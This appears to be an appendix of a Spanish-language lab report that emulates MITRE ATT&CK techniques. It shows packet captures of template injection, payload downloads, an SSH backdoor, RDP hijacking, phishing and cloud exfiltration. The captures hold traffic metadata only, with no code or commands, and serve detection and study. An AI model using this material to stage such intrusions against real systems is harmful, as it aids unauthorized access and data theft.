|-----|---------------|--------------|--------------|-----|------|------------------------|
| 592 | 136.112129915 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 593 | 136.112478928 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 594 | 136.112956511 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 595 | 136.113162593 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 596 | 136.113595349 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 597 | 136.113766333 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 598 | 136.120644798 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 599 | 136.121461544 | 192.168.0.35 | 192.168.0.20 | UDP | 1066 | 33875 → 33516 Len=1024 |
| 600 | 136.196230805 | 192.168.0.20 | 192.168.0.35 | UDP | 1066 | 33516 → 33875 Len=1024 |
| 601 | 136.196231044 | 192.168.0.20 | 192.168.0.35 | UDP | 1066 | 33516 → 33875 Len=1024 |
| 602 | 136.196231083 | 192.168.0.20 | 192.168.0.35 | UDP | 1066 | 33516 → 33875 Len=1024 |
| 603 | 136.196231117 | 192.168.0.20 | 192.168.0.35 | UDP | 1066 | 33516 → 33875 Len=1024 |
| 604 | 136.196231149 | 192.168.0.20 | 192.168.0.35 | UDP | 222  | 33516 → 33875 Len=180  |
| 605 | 136.196231184 | 192.168.0.20 | 192.168.0.35 | UDP | 60   | 33516 → 33875 Len=16   |
| 606 | 136.196231217 | 192.168.0.20 | 192.168.0.35 | UDP | 222  | 33516 → 33875 Len=180  |
| 607 | 136.196231251 | 192.168.0.20 | 192.168.0.35 | UDP | 222  | 33516 → 33875 Len=180  |
| 608 | 136.196994844 | 192.168.0.20 | 192.168.0.35 | UDP | 222  | 33516 → 33875 Len=180  |
| 609 | 136.217583978 | 192.168.0.20 | 192.168.0.35 | UDP | 222  | 33516 → 33875 Len=180  |

Figura C-13 Acceso Remoto TeamViewer

Tráfico correspondiente a sesión de TeamViewer.

## C.8 T1221: Inyección de plantilla

|              |              |      |                                                                                        |
|--------------|--------------|------|----------------------------------------------------------------------------------------|
| 192.168.0.50 | 192.168.0.2  | TCP  | 60 50358 → http(80) [ACK] Seq=1 Ack=1 Win=262144 Len=0                                 |
| 192.168.0.50 | 192.168.0.2  | HTTP | 312 GET /MACRO.dotm HTTP/1.1                                                           |
| 192.168.0.2  | 192.168.0.50 | TCP  | 54 http(80) → 50358 [ACK] Seq=1 Ack=259 Win=64128 Len=0                                |
| 192.168.0.2  | 192.168.0.50 | HTTP | 159 HTTP/1.0 304 Not Modified                                                          |
| 192.168.0.2  | 192.168.0.50 | TCP  | 54 http(80) → 50358 [FIN, ACK] Seq=106 Ack=259 Win=64128 Len=0                         |
| 192.168.0.50 | 192.168.0.2  | TCP  | 60 50358 → http(80) [ACK] Seq=259 Ack=107 Win=261888 Len=0                             |
| 192.168.0.50 | 192.168.0.2  | TCP  | 60 50358 → http(80) [FIN, ACK] Seq=259 Ack=107 Win=261888 Len=0                        |
| 192.168.0.2  | 192.168.0.50 | TCP  | 54 http(80) → 50358 [ACK] Seq=107 Ack=260 Win=64128 Len=0                              |
| 192.168.0.50 | 192.168.0.2  | TCP  | 66 50359 → http(80) [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1            |
| 192.168.0.2  | 192.168.0.50 | TCP  | 66 http(80) → 50359 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128 |
| 192.168.0.50 | 192.168.0.2  | TCP  | 60 50359 → http(80) [ACK] Seq=1 Ack=1 Win=262144 Len=0                                 |

Figura C-14 Inyección de plantilla

Tras ejecutar el fichero .docx se descarga un fichero .dotm con macros

|              |              |      |                                                                                        |
|--------------|--------------|------|----------------------------------------------------------------------------------------|
| 192.168.0.2  | 192.168.0.50 | TCP  | 66 http(80) → 50373 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128 |
| 192.168.0.50 | 192.168.0.2  | TCP  | 60 50373 → http(80) [ACK] Seq=1 Ack=1 Win=262656 Len=0                                 |
| 192.168.0.50 | 192.168.0.2  | HTTP | 618 GET /payload.exe HTTP/1.1                                                          |
| 192.168.0.2  | 192.168.0.50 | TCP  | 54 http(80) → 50373 [ACK] Seq=1 Ack=565 Win=64128 Len=0                                |
| 192.168.0.2  | 192.168.0.50 | HTTP | 159 HTTP/1.0 304 Not Modified                                                          |
| 192.168.0.2  | 192.168.0.50 | TCP  | 54 http(80) → 50373 [FIN, ACK] Seq=106 Ack=565 Win=64128 Len=0                         |
| 192.168.0.50 | 192.168.0.2  | TCP  | 60 50373 → http(80) [ACK] Seq=565 Ack=107 Win=262656 Len=0                             |
| 192.168.0.50 | 192.168.0.2  | TCP  | 60 50373 → http(80) [FIN, ACK] Seq=565 Ack=107 Win=262656 Len=0                        |
| 192.168.0.2  | 192.168.0.50 | TCP  | 54 http(80) → 50373 [ACK] Seq=107 Ack=566 Win=64128 Len=0                              |

Figura C-15 Inyección de payload mediante macros

Descarga de payload después de ejecutar las macros del fichero .dotm

## C.9 T1491.001: Cambiar fondo de pantalla víctima

|                 |              |              |     |                                                                                         |
|-----------------|--------------|--------------|-----|-----------------------------------------------------------------------------------------|
| 31 12.735465101 | 192.168.0.20 | 192.168.0.30 | TCP | 60 49614 → search-agent(1234) [ACK] Seq=1 Ack=77221 Win=62720 Len=0                     |
| 32 12.735545044 | 192.168.0.30 | 192.168.0.20 | TCP | 702 search-agent(1234) → 49614 [PSH, ACK] Seq=97661 Ack=1 Win=64256 Len=648             |
| 33 12.735852248 | 192.168.0.20 | 192.168.0.30 | TCP | 60 [TCP Window Update] 49614 → search-agent(1234) [ACK] Seq=1 Ack=77221 Win=65536 Len=0 |
| 34 12.735852364 | 192.168.0.20 | 192.168.0.30 | TCP | 60 49614 → search-agent(1234) [ACK] Seq=1 Ack=97661 Win=54016 Len=0                     |
| 35 12.735852407 | 192.168.0.20 | 192.168.0.30 | TCP | 60 [TCP Window Update] 49614 → search-agent(1234) [ACK] Seq=1 Ack=97661 Win=65536 Len=0 |
| 36 12.736010847 | 192.168.0.30 | 192.168.0.20 | TCP | 32174 search-agent(1234) → 49614 [PSH, ACK] Seq=98309 Ack=1 Win=64256 Len=32120         |
| 37 12.736379944 | 192.168.0.30 | 192.168.0.20 | TCP | 32174 search-agent(1234) → 49614 [PSH, ACK] Seq=130429 Ack=1 Win=64256 Len=32120        |
| 38 12.736617612 | 192.168.0.20 | 192.168.0.30 | TCP | 60 49614 → search-agent(1234) [ACK] Seq=1 Ack=130429 Win=65536 Len=0                    |
| 39 12.736700288 | 192.168.0.30 | 192.168.0.20 | TCP | 1350 search-agent(1234) → 49614 [PSH, ACK] Seq=162549 Ack=1 Win=64256 Len=1296          |
| 40 12.737009919 | 192.168.0.30 | 192.168.0.20 | TCP | 11734 search-agent(1234) → 49614 [PSH, ACK] Seq=163845 Ack=1 Win=64256 Len=11680        |
| 41 12.737283418 | 192.168.0.20 | 192.168.0.30 | TCP | 60 49614 → search-agent(1234) [ACK] Seq=1 Ack=162549 Win=65536 Len=0                    |
| 42 12.737958338 | 192.168.0.20 | 192.168.0.30 | TCP | 60 49614 → search-agent(1234) [ACK] Seq=1 Ack=175525 Win=65536 Len=0                    |
| 43 12.737966272 | 192.168.0.30 | 192.168.0.20 | TCP | 732 search-agent(1234) → 49614 [PSH, ACK] Seq=175525 Ack=1 Win=64256 Len=678            |
| 44 12.937709642 | 192.168.0.20 | 192.168.0.30 | TCP | 60 49614 → search-agent(1234) [ACK] Seq=1 Ack=176203 Win=64768 Len=0                    |
| 45 12.965342416 | 192.168.0.30 | 192.168.0.20 | TCP | 441 search-agent(1234) → 49614 [PSH, ACK] Seq=176203 Ack=1 Win=64256 Len=387            |
| 46 13.015898383 | 192.168.0.20 | 192.168.0.30 | TCP | 451 49614 → search-agent(1234) [PSH, ACK] Seq=1 Ack=176590 Win=64512 Len=397            |
| 47 13.015975426 | 192.168.0.30 | 192.168.0.20 | TCP | 54 search-agent(1234) → 49614 [ACK] Seq=176590 Ack=398 Win=64128 Len=0                  |
| 48 13.020107962 | 192.168.0.30 | 192.168.0.20 | TCP | 182 search-agent(1234) → 49614 [PSH, ACK] Seq=176590 Ack=398 Win=64128 Len=128          |
| 49 13.077795432 | 192.168.0.20 | 192.168.0.30 | TCP | 566 49614 → search-agent(1234) [PSH, ACK] Seq=398 Ack=176718 Win=64256 Len=512          |
| 50 13.079781540 | 192.168.0.30 | 192.168.0.20 | TCP | 182 search-agent(1234) → 49614 [PSH, ACK] Seq=176718 Ack=910 Win=64128 Len=128          |
| 51 13.140882030 | 192.168.0.20 | 192.168.0.30 | TCP | 198 49614 → search-agent(1234) [PSH, ACK] Seq=910 Ack=176846 Win=64256 Len=144          |
| 52 13.182271640 | 192.168.0.30 | 192.168.0.20 | TCP | 54 search-agent(1234) → 49614 [ACK] Seq=176846 Ack=1054 Win=64128 Len=0                 |
| 53 13.274751444 | 192.168.0.30 | 192.168.0.20 | TCP | 7354 search-agent(1234) → 49614 [PSH, ACK] Seq=176846 Ack=1054 Win=64128 Len=7300       |
| 54 13.274835434 | 192.168.0.30 | 192.168.0.20 | TCP | 7354 search-agent(1234) → 49614 [PSH, ACK] Seq=184146 Ack=1054 Win=64128 Len=7300       |

Figura C-16 Cambiar fondo de pantalla víctima

Tráfico de la conexión entre equipo atacante y víctima en el que se envían comandos a realizar en la víctima para actualizar fondo de pantalla.

## C.10 T1537: Transferir datos a cuenta en la nube

Tráfico de utilizar servicio en la nube:



|     |              |               |               |         |                                                                                                             |
|-----|--------------|---------------|---------------|---------|-------------------------------------------------------------------------------------------------------------|
| 294 | 13.637465115 | 40.126.49.24  | 10.0.2.15     | TLSv1.3 | 126 Application Data, Application Data                                                                      |
| 295 | 13.637486934 | 10.0.2.15     | 13.69.116.109 | TLSv1.3 | 2974 Application Data [TCP segment of a reassembled PDU]                                                    |
| 296 | 13.643235227 | 10.0.2.15     | 13.69.116.109 | TCP     | 2974 43744 → https(443) [PSH, ACK] Seq=76666 Ack=6819 Win=62780 Len=2920 [TCP segment of a reassembled PDU] |
| 297 | 13.645002525 | 10.0.2.15     | 40.126.49.24  | TCP     | 54 36116 → https(443) [ACK] Seq=20005 Ack=18492 Win=62780 Len=0                                             |
| 298 | 13.649308187 | 10.0.2.15     | 40.126.49.24  | TCP     | 54 36116 → https(443) [ACK] Seq=20005 Ack=19869 Win=62780 Len=0                                             |
| 299 | 13.654543927 | 10.0.2.15     | 40.126.49.24  | TCP     | 54 36116 → https(443) [ACK] Seq=20005 Ack=19941 Win=62780 Len=0                                             |
| 300 | 13.704374030 | 13.69.116.109 | 10.0.2.15     | TCP     | 60 https(443) → 43744 [ACK] Seq=6819 Ack=75206 Win=65535 Len=0                                              |
| 301 | 13.704374259 | 13.69.116.109 | 10.0.2.15     | TCP     | 60 https(443) → 43744 [ACK] Seq=6819 Ack=76666 Win=65535 Len=0                                              |
| 302 | 13.704374296 | 13.69.116.109 | 10.0.2.15     | TCP     | 60 https(443) → 43744 [ACK] Seq=6819 Ack=78126 Win=65535 Len=0                                              |
| 303 | 13.704374321 | 13.69.116.109 | 10.0.2.15     | TCP     | 60 https(443) → 43744 [ACK] Seq=6819 Ack=79586 Win=65535 Len=0                                              |
| 304 | 13.704374349 | 13.69.116.109 | 10.0.2.15     | TLSv1.3 | 89 Application Data                                                                                         |
| 305 | 13.704397151 | 10.0.2.15     | 13.69.116.109 | TCP     | 2974 43744 → https(443) [PSH, ACK] Seq=79586 Ack=6819 Win=62780 Len=2920 [TCP segment of a reassembled PDU] |
| 306 | 13.705718977 | 10.0.2.15     | 13.69.116.109 | TCP     | 2974 43744 → https(443) [PSH, ACK] Seq=82506 Ack=6819 Win=62780 Len=2920 [TCP segment of a reassembled PDU] |

Figura C-17 Transferir datos a cuenta en la nube

## C.11 T1542.005: Arranque TFTP

Arranque de PC mediante TFTP y transferencia de sistema operativo.

|    |             |                   |                   |      |                                                                              |
|----|-------------|-------------------|-------------------|------|------------------------------------------------------------------------------|
| 1  | 0.000000000 | 0.0.0.0           | 255.255.255.255   | DHCP | 590 DHCP Discover - Transaction ID 0x293ff702                                |
| 2  | 0.000000198 | 0.0.0.0           | 255.255.255.255   | DHCP | 590 DHCP Discover - Transaction ID 0x293ff702                                |
| 3  | 0.000366817 | 192.168.0.4       | 255.255.255.255   | DHCP | 310 DHCP Offer - Transaction ID 0x293ff702                                   |
| 4  | 0.000483880 | 192.168.0.4       | 255.255.255.255   | DHCP | 310 DHCP Offer - Transaction ID 0x293ff702                                   |
| 5  | 3.647996678 | 0.0.0.0           | 255.255.255.255   | DHCP | 590 DHCP Request - Transaction ID 0x293ff702                                 |
| 6  | 3.648342192 | 192.168.0.4       | 255.255.255.255   | DHCP | 310 DHCP ACK - Transaction ID 0x293ff702                                     |
| 7  | 3.666482382 | PcsCompu_3f:f7:02 | Broadcast         | ARP  | 60 Who has 192.168.0.4? Tell 192.168.0.203                                   |
| 8  | 3.666604875 | PcsCompu_20:85:b8 | PcsCompu_3f:f7:02 | ARP  | 42 192.168.0.4 is at 08:00:27:20:85:b8                                       |
| 9  | 3.667295922 | 192.168.0.203     | 192.168.0.4       | TFTP | 70 Read Request, File: ipxe.bios.0, Transfer type: octet, tsize=0            |
| 10 | 3.667907066 | 192.168.0.4       | 192.168.0.203     | TFTP | 57 Option Acknowledgement, tsize=132966                                      |
| 11 | 3.669120264 | 192.168.0.203     | 192.168.0.4       | TFTP | 60 Error Code, Code: Not defined, Message: TFTP Aborted                      |
| 12 | 3.669548664 | 192.168.0.4       | 192.168.0.203     | TFTP | 69 Error Code, Code: Illegal TFTP Operation, Message: Illegal TFTP operation |
| 13 | 3.675127621 | 192.168.0.203     | 192.168.0.4       | TFTP | 75 Read Request, File: ipxe.bios.0, Transfer type: octet, blksize=1456       |
| 14 | 3.675856990 | 192.168.0.4       | 192.168.0.203     | TFTP | 57 Option Acknowledgement, blksize=1456                                      |
| 15 | 3.676800444 | 192.168.0.203     | 192.168.0.4       | TFTP | 60 Acknowledgement, Block: 0                                                 |
| 16 | 3.677265733 | 192.168.0.4       | 192.168.0.203     | TFTP | 1502 Data Packet, Block: 1                                                   |
| 17 | 3.678640952 | 192.168.0.203     | 192.168.0.4       | TFTP | 60 Acknowledgement, Block: 1                                                 |
| 18 | 3.679047871 | 192.168.0.4       | 192.168.0.203     | TFTP | 1502 Data Packet, Block: 2                                                   |
| 19 | 3.680107252 | 192.168.0.203     | 192.168.0.4       | TFTP | 60 Acknowledgement, Block: 2                                                 |
| 20 | 3.680602307 | 192.168.0.4       | 192.168.0.203     | TFTP | 1502 Data Packet, Block: 3                                                   |
| 21 | 3.681775833 | 192.168.0.203     | 192.168.0.4       | TFTP | 60 Acknowledgement, Block: 3                                                 |
| 22 | 3.682190604 | 192.168.0.4       | 192.168.0.203     | TFTP | 1502 Data Packet, Block: 4                                                   |
| 23 | 3.683273460 | 192.168.0.203     | 192.168.0.4       | TFTP | 60 Acknowledgement, Block: 4                                                 |
| 24 | 3.683671321 | 192.168.0.4       | 192.168.0.203     | TFTP | 1502 Data Packet, Block: 5                                                   |

Figura C-18 Arranque TFTP

Conexión al equipo víctima mediante backdoor SSH:

|       |               |                   |                   |       |                                                                                                                         |
|-------|---------------|-------------------|-------------------|-------|-------------------------------------------------------------------------------------------------------------------------|
| 97257 | 977.315932138 | 192.168.0.4       | 192.168.0.203     | TCP   | 74 49312 → ssh(22) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3201089458 TSecr=0 WS=128                     |
| 97258 | 977.316883932 | PcsCompu_3f:f7:02 | Broadcast         | ARP   | 60 Who has 192.168.0.4? Tell 192.168.0.203                                                                              |
| 97259 | 977.316891875 | PcsCompu_20:85:b8 | PcsCompu_3f:f7:02 | ARP   | 42 192.168.0.4 is at 08:00:27:20:85:b8                                                                                  |
| 97260 | 977.317416028 | 192.168.0.203     | 192.168.0.4       | TCP   | 74 ssh(22) → 49312 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1480156073 TSecr=3201089458 WS=128 |
| 97261 | 977.317448460 | 192.168.0.4       | 192.168.0.203     | TCP   | 66 49312 → ssh(22) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3201089460 TSecr=1480156073                                  |
| 97262 | 977.317797844 | 192.168.0.4       | 192.168.0.203     | SSHv2 | 107 Client: Protocol (SSH-2.0-OpenSSH.8.9p1.Ubuntu-3ubuntu0.6)                                                          |
| 97263 | 977.318748880 | 192.168.0.203     | 192.168.0.4       | TCP   | 66 ssh(22) → 49312 [ACK] Seq=1 Ack=42 Win=65152 Len=0 TSval=1480156075 TSecr=3201089460                                 |
| 97264 | 977.323343500 | 192.168.0.203     | 192.168.0.4       | SSHv2 | 107 Server: Protocol (SSH-2.0-OpenSSH.7.6p1.Ubuntu-4ubuntu0.7)                                                          |
| 97265 | 977.323352496 | 192.168.0.4       | 192.168.0.203     | TCP   | 66 49312 → ssh(22) [ACK] Seq=42 Ack=42 Win=64256 Len=0 TSval=3201089465 TSecr=1480156079                                |
| 97266 | 977.324273161 | 192.168.0.4       | 192.168.0.203     | SSHv2 | 1602 Client: Key Exchange Init                                                                                          |
| 97267 | 977.330844664 | 192.168.0.203     | 192.168.0.4       | SSHv2 | 1146 Server: Key Exchange Init                                                                                          |
| 97268 | 977.334252166 | 192.168.0.203     | 192.168.0.4       | TCP   | 66 ssh(22) → 49312 [ACK] Seq=1122 Ack=1578 Win=64128 Len=0 TSval=1480156087 TSecr=3201089466                            |
| 97269 | 977.334261020 | 192.168.0.203     | 192.168.0.4       | SSHv2 | 114 Client: Elliptic Curve Diffie-Hellman Key Exchange Init                                                             |
| 97270 | 977.339722251 | 192.168.0.203     | 192.168.0.4       | SSHv2 | 446 Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=172)                      |
| 97271 | 977.381865587 | 192.168.0.4       | 192.168.0.203     | TCP   | 66 49312 → ssh(22) [ACK] Seq=1626 Ack=1502 Win=64128 Len=0 TSval=3201089524 TSecr=1480156096                            |
| 97272 | 979.241695119 | 192.168.0.4       | 192.168.0.203     | SSHv2 | 82 Client: New Keys                                                                                                     |
| 97273 | 979.286352680 | 192.168.0.203     | 192.168.0.4       | TCP   | 66 ssh(22) → 49312 [ACK] Seq=1502 Ack=1642 Win=64128 Len=0 TSval=1480158042 TSecr=3201091384                            |
| 97274 | 979.286372668 | 192.168.0.4       | 192.168.0.203     | SSHv2 | 110 Client: Encrypted packet (len=44)                                                                                   |
| 97275 | 979.287289910 | 192.168.0.203     | 192.168.0.4       | TCP   | 66 ssh(22) → 49312 [ACK] Seq=1502 Ack=1686 Win=64128 Len=0 TSval=1480158043 TSecr=3201091429                            |
| 97276 | 979.287542013 | 192.168.0.203     | 192.168.0.4       | SSHv2 | 110 Server: Encrypted packet (len=44)                                                                                   |

Figura C-19 Conexión equipo víctima backdoor SSH

## C.12 T1563.002: Secuestro sesión RDP

Inicio de sesión RDP mediante protocolo KRB5 (Kerberos 5):

|      |             |               |               |       |      |                             |                                                                            |
|------|-------------|---------------|---------------|-------|------|-----------------------------|----------------------------------------------------------------------------|
| 4891 | 1191.414712 | 192.168.0.70  | 192.168.0.100 | TCP   | 66   | 65014 → kerberos(88)        | [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1                     |
| 4892 | 1191.416984 | 192.168.0.100 | 192.168.0.70  | TCP   | 66   | kerberos(88) → 65014        | [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1          |
| 4893 | 1191.417108 | 192.168.0.70  | 192.168.0.100 | TCP   | 54   | 65014 → kerberos(88)        | [ACK] Seq=1 Ack=1 Win=65536 Len=0                                          |
| 4894 | 1191.417234 | 192.168.0.70  | 192.168.0.100 | KRB5  | 2736 | TGS-REQ                     |                                                                            |
| 4895 | 1191.418248 | 192.168.0.100 | 192.168.0.70  | TCP   | 60   | kerberos(88) → 65014        | [ACK] Seq=1 Ack=2683 Win=65536 Len=0                                       |
| 4896 | 1191.418646 | 192.168.0.100 | 192.168.0.70  | TCP   | 1514 | kerberos(88) → 65014        | [ACK] Seq=1 Ack=2683 Win=65536 Len=1460 [TCP segment of a reassembled PDU] |
| 4897 | 1191.418646 | 192.168.0.100 | 192.168.0.70  | KRB5  | 89   | TGS-REP                     |                                                                            |
| 4898 | 1191.418660 | 192.168.0.70  | 192.168.0.100 | TCP   | 54   | 65014 → kerberos(88)        | [ACK] Seq=2683 Ack=1496 Win=65536 Len=0                                    |
| 4899 | 1191.418872 | 192.168.0.70  | 192.168.0.100 | TCP   | 54   | 65014 → kerberos(88)        | [FIN, ACK] Seq=2683 Ack=1496 Win=65536 Len=0                               |
| 4900 | 1191.419409 | 192.168.0.100 | 192.168.0.70  | TCP   | 60   | kerberos(88) → 65014        | [ACK] Seq=1496 Ack=2684 Win=65536 Len=0                                    |
| 4901 | 1191.419409 | 192.168.0.100 | 192.168.0.70  | TCP   | 60   | kerberos(88) → 65014        | [RST, ACK] Seq=1496 Ack=2684 Win=0 Len=0                                   |
| 4902 | 1191.420215 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 1563 | Application Data            |                                                                            |
| 4903 | 1191.420882 | 192.168.0.100 | 192.168.0.70  | TCP   | 60   | ms-wbt-server(3389) → 65010 | [ACK] Seq=2547 Ack=1986 Win=64000 Len=0                                    |
| 4904 | 1191.421512 | 192.168.0.100 | 192.168.0.70  | TLSv1 | 315  | Application Data            |                                                                            |
| 4905 | 1191.422957 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 491  | Application Data            |                                                                            |
| 4906 | 1191.423840 | 192.168.0.100 | 192.168.0.70  | TLSv1 | 427  | Application Data            |                                                                            |

Figura C-20 Secuestro sesión RDP

Tráfico RDP cifrado mediante TLS:

|      |             |               |               |       |     |                             |                                            |
|------|-------------|---------------|---------------|-------|-----|-----------------------------|--------------------------------------------|
| 5682 | 1275.115476 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5683 | 1275.169312 | 192.168.0.100 | 192.168.0.70  | TLSv1 | 283 | Application Data            |                                            |
| 5684 | 1275.196948 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5685 | 1275.197901 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5686 | 1275.198526 | 192.168.0.100 | 192.168.0.70  | TCP   | 60  | ms-wbt-server(3389) → 65010 | [ACK] Seq=128887 Ack=18034 Win=63630 Len=0 |
| 5687 | 1275.275468 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5688 | 1275.277263 | 192.168.0.100 | 192.168.0.70  | TLSv1 | 203 | Application Data            |                                            |
| 5689 | 1275.324967 | 192.168.0.100 | 192.168.0.70  | TLSv1 | 187 | Application Data            |                                            |
| 5690 | 1275.325098 | 192.168.0.70  | 192.168.0.100 | TCP   | 54  | 65010 → ms-wbt-server(3389) | [ACK] Seq=18071 Ack=129169 Win=65024 Len=0 |
| 5691 | 1275.329146 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5692 | 1275.329211 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5693 | 1275.329845 | 192.168.0.100 | 192.168.0.70  | TCP   | 60  | ms-wbt-server(3389) → 65010 | [ACK] Seq=129169 Ack=18145 Win=63519 Len=0 |
| 5694 | 1275.379399 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5695 | 1275.427438 | 192.168.0.70  | 192.168.0.100 | TLSv1 | 91  | Application Data            |                                            |
| 5696 | 1275.429617 | 192.168.0.100 | 192.168.0.70  | TCP   | 60  | ms-wbt-server(3389) → 65010 | [ACK] Seq=129169 Ack=18219 Win=63445 Len=0 |
| 5697 | 1275.451757 | 192.168.0.100 | 192.168.0.70  | TLSv1 | 171 | Application Data            |                                            |
| 5698 | 1275.480671 | 192.168.0.100 | 192.168.0.70  | TLSv1 | 203 | Application Data            |                                            |
| 5699 | 1275.480806 | 192.168.0.70  | 192.168.0.100 | TCP   | 54  | 65010 → ms-wbt-server(3389) | [ACK] Seq=18219 Ack=129435 Win=64768 Len=0 |

Figura C-21 Tráfico RDP cifrado por TLSv1

### C.13 T1566.002: Phishing para acceder a la víctima

Descarga de archivo malicioso mediante servidor web al que se accede mediante un enlace de correo electrónico:

|     |              |             |             |      |     |                                 |  |
|-----|--------------|-------------|-------------|------|-----|---------------------------------|--|
| 140 | 28.732900314 | 192.168.0.2 | 192.168.0.3 | HTTP | 447 | GET /payloadAccess.exe HTTP/1.1 |  |
|-----|--------------|-------------|-------------|------|-----|---------------------------------|--|

Figura C-22 Phishing para acceder a la víctima

Inicio de sesión víctima y atacante:

|     |               |             |             |         |     |                   |                                                                          |
|-----|---------------|-------------|-------------|---------|-----|-------------------|--------------------------------------------------------------------------|
| 542 | 250.026495918 | 192.168.0.2 | 192.168.0.4 | TLSv1.3 | 94  | Application Data  |                                                                          |
| 543 | 250.027246808 | 192.168.0.2 | 192.168.0.4 | TCP     | 66  | 41460 → pop3(110) | [ACK] Seq=720 Ack=1911 Win=64128 Len=0 TSval=1571478291 TSecr=1923966366 |
| 544 | 250.035680035 | 192.168.0.4 | 192.168.0.2 | TCP     | 66  | pop3(110) → 41460 | [ACK] Seq=1911 Ack=720 Win=64768 Len=0 TSval=1923966380 TSecr=1571478290 |
| 545 | 250.035680294 | 192.168.0.4 | 192.168.0.2 | TLSv1.3 | 171 | Application Data  |                                                                          |
| 546 | 250.035711359 | 192.168.0.2 | 192.168.0.4 | TCP     | 66  | 41460 → pop3(110) | [ACK] Seq=720 Ack=2016 Win=64128 Len=0 TSval=1571478299 TSecr=1923966380 |
| 547 | 250.078720651 | 192.168.0.2 | 192.168.0.4 | TLSv1.3 | 101 | Application Data  |                                                                          |
| 548 | 250.095887682 | 192.168.0.4 | 192.168.0.2 | TCP     | 66  | pop3(110) → 41460 | [ACK] Seq=2016 Ack=755 Win=64768 Len=0 TSval=1923966432 TSecr=1571478342 |
| 549 | 250.095887920 | 192.168.0.4 | 192.168.0.2 | TLSv1.3 | 93  | Application Data  |                                                                          |
| 550 | 250.095911473 | 192.168.0.2 | 192.168.0.4 | TCP     | 66  | 41460 → pop3(110) | [ACK] Seq=755 Ack=2043 Win=64128 Len=0 TSval=1571478360 TSecr=1923966433 |
| 551 | 250.110533040 | 192.168.0.2 | 192.168.0.4 | TLSv1.3 | 101 | Application Data  |                                                                          |
| 552 | 250.145692617 | 192.168.0.4 | 192.168.0.2 | TCP     | 66  | pop3(110) → 41460 | [ACK] Seq=2043 Ack=790 Win=64768 Len=0 TSval=1923966465 TSecr=1571478374 |

Figura C-23 Conexión entre víctima y atacante

### C.14 T1567.002: Exfiltración de datos a almacenamiento en la nube

Tráfico correspondiente a exfiltrar datos al almacenamiento en la nube:

|      |              |                 |                 |      |                                                     |
|------|--------------|-----------------|-----------------|------|-----------------------------------------------------|
| 5037 | 30.339173817 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5038 | 30.339326851 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5039 | 30.339445831 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5040 | 30.339583782 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5041 | 30.341602856 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5042 | 30.342929433 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5043 | 30.343745100 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5044 | 30.344517528 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5045 | 30.347476017 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5046 | 30.351289252 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5047 | 30.352108262 | 10.0.2.15       | 142.250.200.110 | QUIC | 1399 Protected Payload (KP0), DCID=efcf67b2dbfcaa23 |
| 5048 | 30.352585717 | 142.250.200.110 | 10.0.2.15       | QUIC | 70 Protected Payload (KP0), DCID=2f006c             |
| 5049 | 30.352585971 | 142.250.200.110 | 10.0.2.15       | QUIC | 71 Protected Payload (KP0), DCID=2f006c             |
| 5050 | 30.352586117 | 142.250.200.110 | 10.0.2.15       | QUIC | 70 Protected Payload (KP0), DCID=2f006c             |
| 5051 | 30.352586149 | 142.250.200.110 | 10.0.2.15       | QUIC | 71 Protected Payload (KP0), DCID=2f006c             |
